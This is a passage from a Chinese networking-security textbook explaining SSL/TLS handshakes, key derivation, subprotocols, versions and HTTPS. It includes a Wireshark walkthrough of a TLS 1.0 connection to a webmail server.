(1) 客户/服务器在握手期间要协商约定本次会话采用的加密方案组

加密方案组中包含协议类型、密钥交换算法、对称密钥算法、hash 算法的名称。在实施握手协议时，客户机与服务器协商选用一组加密方案。加密方案组的表达式是：协议_密钥交换算法_WITH_ 对称密钥加密法_Hash 算法。

例如 Cipher Suite：SSL_DHE_RSA_WITH_DES_CBC_SHA

此加密方案组的含义是：①本次通信采用 SSL 协议。②生成会话密钥的方法是 DHE_RSA，即使用 RSA 签名的 Differ-Hellman 对称密钥交换算法，注意，DH 表示固定的 Differ-Hellman 算法，DHS 表示临时的 Differ-Hellman 算法，而 DH-anon 表示匿名的 Differ-Hellman 算法。DH 的原理见第 10 章的介绍。③对应用层数据加密的方法是 DES_CBC。④采用 SHA 作为产生报文摘要的完整性验证算法。

每组加密方案是上述技术的固定的搭配组合，常用的 SSL/TLS 加密方案约有二十多组。在运行握手协议时，客户端首先将自己能支持运行的 11 组加密方案清单发给服务器，

供服务器选择。例如,客户端发给服务器的部分加密方案组清单如下:

```
Cipher Suite:SSL_DH_RSA_WITH_3DES_EDE_CBC_SHA
Cipher Suite:SSL_DH_anon_WITH_3DES_EDE_CBC_SHA
Cipher Suite:SSL_RSA_WITH_IDEA_CBC_SHA
Cipher Suite:TLS_RSA_WITH_RC4_128_MD5
Cipher Suite:TLS_RSA_WITH_RC4_128_SHA
Cipher Suite:TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5
```

服务器收到客户机可支持的11组加密方案的清单后,从中选定一组作为本次加密通信的技术,并将选择结果回告客户端,双方达成一致。

(2) 如何产生仅用于本次加密通信的6个秘密值(Cryptographic Secrets)

为了实施上述协商选定的一组加密方案,SSL需要在客户机/服务器中产生6个秘密值作为本次加密通信的会话密钥:4个对称密钥和2个初始矢量IV。关于SHA-1的初始矢量用途参看第10章图10.18。

产生这6个秘密值的过程如图11.14所示。在客户端需要有一个对称密钥作为身份认证,一个对称密钥对报文加密,一个初始矢量作为数据块完整性检测。在服务器端也与此相同。SSL使用两个不同的对称密钥分别对客户机与服务器之间传输的双向数据加密,这样做的好处是如果一个方向传输的加密数据被黑客破译了,另一个方向的加密数据因密钥不同而不会受影响。而在TLS协议中做了简化,客户机与服务器的双向通信数据使用相同的对称密钥加密。这6个秘密值的产生是通过一个谈判协议(Negotiation Protocol)产生的(参看图11.14),过程简述如下:




图11.14 在SSL的握手协议中产生6个密码秘密的过程

① 客户机和服务器分别产生两个28字节长的随机数,并发给对方。

② 客户机与服务器利用一个密钥交换算法来交换一个预置主秘密(Pre-master Secret),例如,采用第10章图10.14介绍的Differ-Hellman算法,在客户机/服务器中分别产生一个相同的预置主秘密。

③ 从预置主秘密中,应用hash算法(SHA-1或MD5)来产生一个48B的主秘密(Master Secret)。关于SHA-1以及加入常数作为初始矢量的介绍参看图10.18。

④ 利用同样的hash算法,用主秘密来产生不同长度的秘密值,并在前面加上不同的常

数。最后生成了仅用于本次 SSL 会话的 6 个秘密值：客户认证密钥、服务器认证密钥、客户加密密钥、服务器加密密钥、客户端的初始矢量、服务器端的初始矢量。注意，这 6 个秘密值并没有通过网络传输，是在执行握手协议时分别在客户机和服务器中产生的，见图 11.14 中的说明。

2. SSL/TLS 加密通信分为会话与连接两种状态

SSL/TLS 的加密通信分为会话（Session）和连接（Connection）两种状态。IP 协议与 TCP 协议的不同之处在于：IP 是面向无连接的通信协议，而 TCP 是面向连接的通信协议。虽然 TCP 已经是面向连接的，但是它上层的 SSL/TLS 需要进行会话与连接两个级别的连接。两个主机之间建立的会话是一个长期存在的安全数据通信联盟，而在一个会话期间，连接可以被建立和中断若干次（例如，在较长的 SSL/TLS 保密通信会话中，可能要分为若干次连接）。

SSL/TLS 通信的加密方案组和主密钥是在通信双方建立会话的时候选定和产生的，并且在整个会话期间都有效。但是在同一个会话中的每次重启连接时，必须重新生成图 11.14 中的 6 个秘密数值，以增强其安全性。

3. SSL/TLS 的 4 个子协议

前面讨论了 SSL 的基本概念，但没有介绍 SSL 是如何执行任务的。如图 11.13 所示，SSL 协议内分为两个层，包含 4 个子协议：握手协议、改变密码参数协议、报警协议、记录协议。简介如下：

（1）握手协议（Handshake Protocol）：SSL 通信的第一阶段是由客户机启用握手协议与服务器进行身份认证。SSL/TLS 握手期间的身份认证分为两种：第一种是“简单身份认证”，仅要求服务器将自己的 X.509 数字证书发给客户机表明自己的身份，而客户机仅使用简单的用户名和口令认证，对于普通用户较方便。第二种是“相互身份认证”，客户机和服务器双方都要具有 X.509 数字证书，并相互交换进行高可靠的双向身份认证。双方都通过了身份认证后，协商选定本次会话采用的加密方案组，并产生 6 个秘密值。

（2）改变密码参数协议（Change Cipher Spec Protocol）：SSL 通信的第二阶段使用“改变密码参数协议”双方确认新产生的 6 个秘密值已经就绪。在执行握手协议的时候，双方选定了加密方案组，并由此生成了 6 个秘密值。SSL 规定，通信的双方要分别发送和接收到一个对方的“改变密码参数”报文后，才可以启用这些新生成的参数和密钥。秘密值是在执行握手协议的时候交换和产生的，然后在改变密码参数协议的执行过程中确定并启用。在交换任何“改变密码参数”报文之前，包中只有未决字段（Pending Columns）中有数值。

（3）报警协议（alert protocol）：SSL 使用报警协议来向对方报告错误和异常情况。它只有一个报警报文类型，其中描述了报警的问题，以及警报级别（警告级别，或致命级别）。在正常的握手和加密应用层数据交换的时候不会发送报警信息。但是，如果在从握手开始到会话结束之间的任何时候发生了错误，就发送报警报文。如果是致命的错误，发送此报警记录后会话立即终止。如果报警级别只是警告，通信对方若认为本次会话的安全性不能满足要求可以决定结束会话。

（4）记录层协议（Record Layer Protocol）：负责处理上层传下来的报文（见图 11.13）。它将应用层报文进行分段，并且压缩（可选）。使用协商得到的 hash 算法从压缩的报文中生成报文认证码 MAC。然后使用协商得到的加密算法将压缩的分段和 MAC 加密，再加上




图 11.15　SSL 发送端的记录层协议运行过程（接收端与此相反）

SSL 的头部，然后发送给下层的 TCP 协议进行封装传输。

如图 11.15 所示，在发送端 SSLv3 的记录协议层收到来自应用层的数据后，进行如下处理：

① 将应用层数据分段(Fragmentation)：SSL 将应用层数据分为不超过 2^{14} 字节长的数据段。

② 压缩：客户与服务器协商，采用某种无损压缩技术将每个数据段进行压缩。此步骤为可选项。

③ 报文的完整性校验码：SSL 使用一个认证密钥将从报文中产生的 hash 值加密(Keyed-Hash Function)，产生该报文的认证码。

④ 加密：SSL 使用会话密钥(对称加密密钥)将报文数据和 MAC 进行加密。

⑤ 构成帧：在加密后的数据前加入一个 SSL/TLS 头部，然后封装到下面 TCP 协议包中进行传输。

在接收端的解密和校验处理过程与发送端的上述过程相反。在上述发送过程中所需要的各种对称密钥、加密算法的选择等参数，由 SSLv3 中的握手协议产生。

11.2.2　传输层安全协议 TLS 与 SSL 和 HTTPS 的关系

1. SSL/TLS 协议的各种版本

(1) SSL 的版本 1.0、2.0 和 3.0：SSL 协议由 Netscape 研发，V1.0 的版本未公布，V2.0的版本于 1995 年 2 月发布，但是由于发现其中有不少安全漏洞，继而于 1996 年公布了 V3.0。

(2) TLS 1.0 (SSL 3.1)：1999 年公布的互联网官方文件 RFC 2246(Request for Comment)描述了作为 SSLv3.0 的升级版的 TLS1.0，它与 SSLv3.0 的差别不大，可称为 SSLv3.1，它与 SSLv3.0 向下兼容。

(3) TLS 1.1 (SSL 3.2)：2006 年 4 月公布的互联网官方文件 RFC 4346 定义了版本 TLS1.1(SSL 3.2)，它与前面版本的主要改进是：①增加了对抗 CBC 密码块链攻击(Cipher Block Chaining Attacks)的保护，在 SHA 完整性验证中用明确的 IV 初始矢量代替了隐含的初始矢量 IV。改变了对填充错误的处理。②支持参数的 IANA(Internet Assigned Number Authorization)注册。

(4) TLS 1.2 (SSL 3.3)：2008 年 8 月公布的互联网官方文件 RFC 5246 中定义了 TLS 1.2(SSL 3.3)。它与 TLS 1.1 的主要差别是：①原先在伪随机数 PRF(Pseudorandom Function)的完整性校验中使用 MD5-SHA-1 的组合，被 SHA-256 替换，是加密方案组中 PRF 的可选项。②原先在“已结束报文”(Finished Message)的 Hash 中的 MD5-SHA-1 组合，被 SHA-256 替换，作为加密方案组中 Hash 的可选项。③原先在数字签名部分的 Hash

中使用的 MD5-SHA-1 组合，被替换为握手过程中的单一的 Hash 协商，默认使用 SHA-1。④增加了客户机和服务器指定它们将接受的 Hash 和签名算法的种类。⑤扩展了对已认证的加密算法的支持，主要用于 GCM(Galois/Counter Mode)和 AES 加密算法中的 CCM 模式的加密算法。⑥TLS 在加密方案组中增加了对 AES 加密标准的支持。⑦在记录协议中 TLS 使用 HMAC 来取代 SSL 中的报文认证码 MAC。

2. TLS 技术的应用与发展

TLS 运行于传输层的各种协议之上，可将应用层协议数据封装加密传输，包括 HTTP、FTP、SMTP、网络新闻传输协议(Network News Transfer Protocol，NNTP)和可扩展的消息与存在协议(Extensible Messaging and Presence Protocol，XMPP)。早期主要与可靠的传输层协议 TCP 结合使用，但是现在已经与基于数据报的传输层协议 UDP 和 DCCP(数据报拥塞控制协议)结合使用，已经为此专门制定的技术标准用 DTLS(Datagram Transport Layer Security)数据报传输层安全表示。

TLS 的一个广泛应用是将 HTTP 协议传输的 WWW 数据，加密为安全的 HTTPS 数据传输，广泛用于安全电子商务、移动资产管理(Mobile Asset Management)、SMTP 电子邮件系统等。这些应用中都使用了公钥数字证书来实现对各通信方的身份认证。

TLS 的安全隧道也能够用于构建 VPN 私有网络，例如 OpenVPN 开放式的私有网络。现在很多开发商还将 TLS 的认证、加密功能与授权功能结合。自从 1990 年代后期，在客户机/服务器的应用中，已经在浏览器功能之外开发了大量的客户端技术。与传统的基于 IPSec 的 VPN 技术相比，TLS 技术对大用户量的互联网远程访问时，数据传输穿过防火墙和 NAT 的管理方面，具有先天性的优势。

TLS 在保护 SIP(Session Initiation Protocol)会话初始协议的信令方面是一个标准的方法。在 VoIP 互联网电话和基于 SIP 的各种应用方面，TLS 可用于认证，实施对 SIP 信令(见第 2 章)的加密保护。

3. TLS 协议软件包的应用平台

已开发了几个实现 SSL/TLS 协议的免费开源软件模块。程序员可直接利用 CyaSSL，OpenSSL，NSS，或 GnuTLS 等软件库来实现 SSL/TLS 功能。微软 Windows 的 Secure Channel 软件包中包含了 SSL/TLS 协议的实现。目前所有的浏览器都支持 TLS 协议，具体种类如下。

(1) Apple 的 Safari 支持 TLS，但是官方未指出具体的版本。支持 TLS 1.0 的操作系统有 Mac OS X 10.5.8，Mac OS X 10.6.6，Windows XP，Windows Vista or Windows 7，Safari 5 等。

(2) Mozilla Firefox 的版本 2 以上支持 TLS 1.0。至 2010 年末，Firefox 还不支持 TLS 1.1 或 1.2。

(3) 微软的 IE 浏览器使用底层的 Windows 操作系统来支持 TLS，支持 TLS 1.2 的版本有 Windows 7 中的 IE8 和 Windows Server 2008 R2。Windows 7 和 Windows Server 2008 R2 使用同样的代码。Microsoft Windows Version 6.1 和 Windows Vista SP1 使用的代码与 Windows 2008 Server 相同。

4. 应用层的 HTTPS 与 TLS 的关系

Netscape Communications 公司于 1994 年开发了 HTTPS(Hypertext Transfer

Protocol Secure)超文本传输协议安全,主要用于 Netscape Navigator 浏览器。最初的时候,HTTPS 与 SSL 加密协议配合使用,而现在主要与 TLS 配合使用。HTTPS 的官方描述文件是 2000 年 5 月发布的 RFC 2818。

HTTPS 是将 HTTP 协议与 SSL/TLS 结合使用的应用层协议,用于在网络上提供加密通信与 Web 客户机/服务器的安全身份认证等。HTTPS 通常用于互联网上的金融支付交易,以及信息系统中的敏感信息的安全传输。注意,不要将 HTTPS 与极少使用的 S-HTTP (Secure HTTP)混淆(见表 11.4)。

严格地说,HTTPS 不是一个独立的协议,它是在 SSL/TLS 的加密信道连接上运行的普通 HTTP 协议。利用 HTTP 协议的网络通信是明文传输的,不安全,容易受到中间人攻击和窃听。而 HTTPS 由于有 SSL/TLS 的加密支持,可以保障信息的安全传输。在浏览器中使用 HTTP 时,URL 的开头是"http://",服务器的默认端口为 80。而使用 HTTPS 协议时,URL 的开头是"https://",服务器的默认端口是 443。

网络管理员必须给 Web 服务器获取设置一个公钥证书,服务器才能接受 HTTPS 的连接。服务器的公钥证书上必须有可信任的 CA 发证机构的签名,在大多数浏览器中已经预存了主要 CA 权威机构的证书与公钥,可直接调用来验证服务器的身份,详见第 10 章。

11.2.3 基于单方认证的 TLS 安全电子邮件案例分析

当前一些电子邮件系统采用了 TLS 协议来实现电子邮件信息的保密传输。图 11.16 为客户端浏览器采用 TLSv1 协议访问电子邮件服务器的通信过程(http:// mail.163.com.cn)。此类安全电子邮件的通信过程可分为图中 9 个步骤。此案例的握手中采用"简单身份认证",即客户端的身份验证采用常规的访问 Web 服务器的用户名和口令认证方法,而服务器的身份验证采用 X.509 证书。用户名、口令以及邮件内容等都被加密传输。




图 11.16 基于 TLS 1.0 的安全电子邮件系统中客户机/服务器的通信过程

图 11.17 为用 Wireshark 捕获的网络数据包。客户机 IP 地址 192.168.0.129,端口号 fiorano-msgsvc(1856)。邮件服务器 IP 地址 220.181.75.6,端口号 https(443)。图中每个步骤传输的主要内容如下:

① 第 62 号包:客户机浏览器采用临时端口号 1856,向服务器的 https 端口 443 发送

No.	Time	Source	Destination	Protocol	Info
62	22	192.168.0.129	220.181.75.6	TCP	fiorano-msgsvc > https [SYN] Seq=0 Win=65535 Len
64	22	220.181.75.6	192.168.0.129	TCP	https > fiorano-msgsvc [SYN, ACK] Seq=0 Ack=1 Wi
65	22	192.168.0.129	220.181.75.6	TCP	fiorano-msgsvc > https [ACK] Seq=1 Ack=1 Win=372
66	22	192.168.0.129	220.181.75.6	SSL	Client Hello
67	22	220.181.75.6	192.168.0.129	TCP	https > fiorano-msgsvc [ACK] Seq=1 Ack=71 Win=58
68	22	220.181.75.6	192.168.0.129	TLSv1	Server Hello,
69	22	220.181.75.6	192.168.0.129	TCP	[TCP segment of a reassembled PDU]
70	22	192.168.0.129	220.181.75.6	TCP	fiorano-msgsvc > https [ACK] Seq=71 Ack=2905 Win
71	22	220.181.75.6	192.168.0.129	TLSv1	Certificate, Server Hello Done
72	22	192.168.0.129	220.181.75.6	TLSv1	Client Key Exchange, Change Cipher Spec, Encrypt
73	23	220.181.75.6	192.168.0.129	TLSv1	Change Cipher Spec, Encrypted Handshake Message
74	23	192.168.0.129	220.181.75.6	TLSv1	Application Data

图 11.17　基于简单认证的 TLS 安全电子邮件通信数据案例

SYN 包，请求建立 TCP 连接。第 64 号包：服务器向客户浏览器返回 SYN＋ACK 包，同意建立连接。第 65 号包：浏览器向服务器返回 ACK 包。至此双方通过三次握手建立了 TCP 连接(参看图 5.9)。

② 第 66 号包：浏览器向服务器发送握手协议的 Client Hello 报文，请求启动握手进程，此报文中的主要内容如图 11.18 所示，其中：协议版本 TLS 1.0，客户端产生的 28 字节的随机数(random_bytes)，客户端所支持的 11 种加密方案组的清单(cipher suites)，在记录层中对握手报文无压缩(Compression method：null)。第 67 号包：服务器向客户浏览器返回 ACK 确认收到第 66 号包的请求。

```
⊟ Secure Socket Layer
  ⊟ TLSv1 Record Layer: Handshake Protocol: Client Hello
      Content Type: Handshake (22)
      Version: TLS 1.0 (0x0301)
      Length: 65
    ⊟ Handshake Protocol: Client Hello
        Handshake Type: Client Hello (1)
        Length: 61
        Version: TLS 1.0 (0x0301)
      ⊟ Random
          gmt_unix_time: May 11, 2009 13:36:37.000000000
          random_bytes: 0D1030D168CB6054D40C393E9939DBA5A96285676679
        Session ID Length: 0
        Cipher Suites Length: 22
      ⊞ Cipher Suites (11 suites)
        Compression Methods Length: 1
      ⊞ Compression Methods (1 method)
```

图 11.18　第 66 号包中浏览器发送 Client Hello 报文的内容

③ 第 68 号包：服务器向客户浏览器返回握手协议的 Sever Hello 报文，如图 11.19 所示。其中包含：服务器产生的 28 字节随机数，从客户端发来的 11 种加密方案组清单中指定一组作为本次会话的加密方案(TLS_ RSA_ WITH_ RC4_ 128_ MD5)。

```
⊟ Secure Socket Layer
  ⊟ TLSv1 Record Layer: Handshake Protocol: Server Hello
      Content Type: Handshake (22)
      Version: TLS 1.0 (0x0301)
      Length: 42
    ⊟ Handshake Protocol: Server Hello
        Handshake Type: Server Hello (2)
        Length: 38
        Version: TLS 1.0 (0x0301)
      ⊟ Random
          gmt_unix_time: May 11, 2009 13:36:17.000000000
          random_bytes: A8BAA214B9C8A007A06FC7FDB2E0141F8026B2108E673AC6.
        Session ID Length: 0
        Cipher Suite: TLS_RSA_WITH_RC4_128_MD5 (0x0004)
        Compression Method: null (0)
```

图 11.19　第 68 号包是服务器返回给浏览器的 Sever Hello 报文

④ 第 71 号包：服务器提供了 3 个 X.509 证书，如图 11.20 所示，证书中包含了服务器的公钥。但该公钥是用颁发此证书的权威认证中心的私钥签名的。在浏览器中事先已经保存了很多权威认证中心的证书和公钥，浏览器从这些 CA 列表中找到给服务器签发证书的 CA 的公钥，用它对服务器证书中公钥的 MAC 报文认证码解密，若解密得到的服务器公钥的 Hash 值与收到的公钥明文的 Hash 值相同，就验证了此服务器是真实的，而不是假冒的钓鱼网站。下一步客户端用服务器的公钥将信息加密后发给服务器。最后一行：Server Hello Done，表明服务器端的握手进程结束。

```
⊟ Secure Socket Layer
  ⊟ TLSv1 Record Layer: Handshake Protocol: Certificate
      Content Type: Handshake (22)
      Version: TLS 1.0 (0x0301)
      Length: 3172
    ⊟ Handshake Protocol: Certificate
        Handshake Type: Certificate (11)
        Length: 3168
        Certificates Length: 3165
      ⊟ Certificates (3165 bytes)
          Certificate Length: 861
        ⊞ Certificate (id-at-commonName=reg.163.com,id-at-organizational
          Certificate Length: 1051
        ⊞ Certificate (id-at-commonName=CNNIC SSL,id-at-organizationName
          Certificate Length: 1244
        ⊞ Certificate (id-at-commonName=Entrust.net Secure Server Certif
  ⊞ TLSv1 Record Layer: Handshake Protocol: Server Hello Done
```

图 11.20　第 71 号包是服务器将自己的 3 个证书发给浏览器

⑤ 第 72 号包：客户机浏览器向服务器发送客户端的密钥交换、“改变密码参数协议”报文、启用刚生成的密码参数组，以及用这些密钥加密后的握手报文，如图 11.21 所示。

```
⊞ Transmission Control Protocol, Src Port: fiorano-msgsvc (1856), Dst Po
⊟ Secure Socket Layer
  ⊞ TLSv1 Record Layer: Handshake Protocol: Client Key Exchange
  ⊞ TLSv1 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec
  ⊞ TLSv1 Record Layer: Handshake Protocol: Encrypted Handshake Message
```

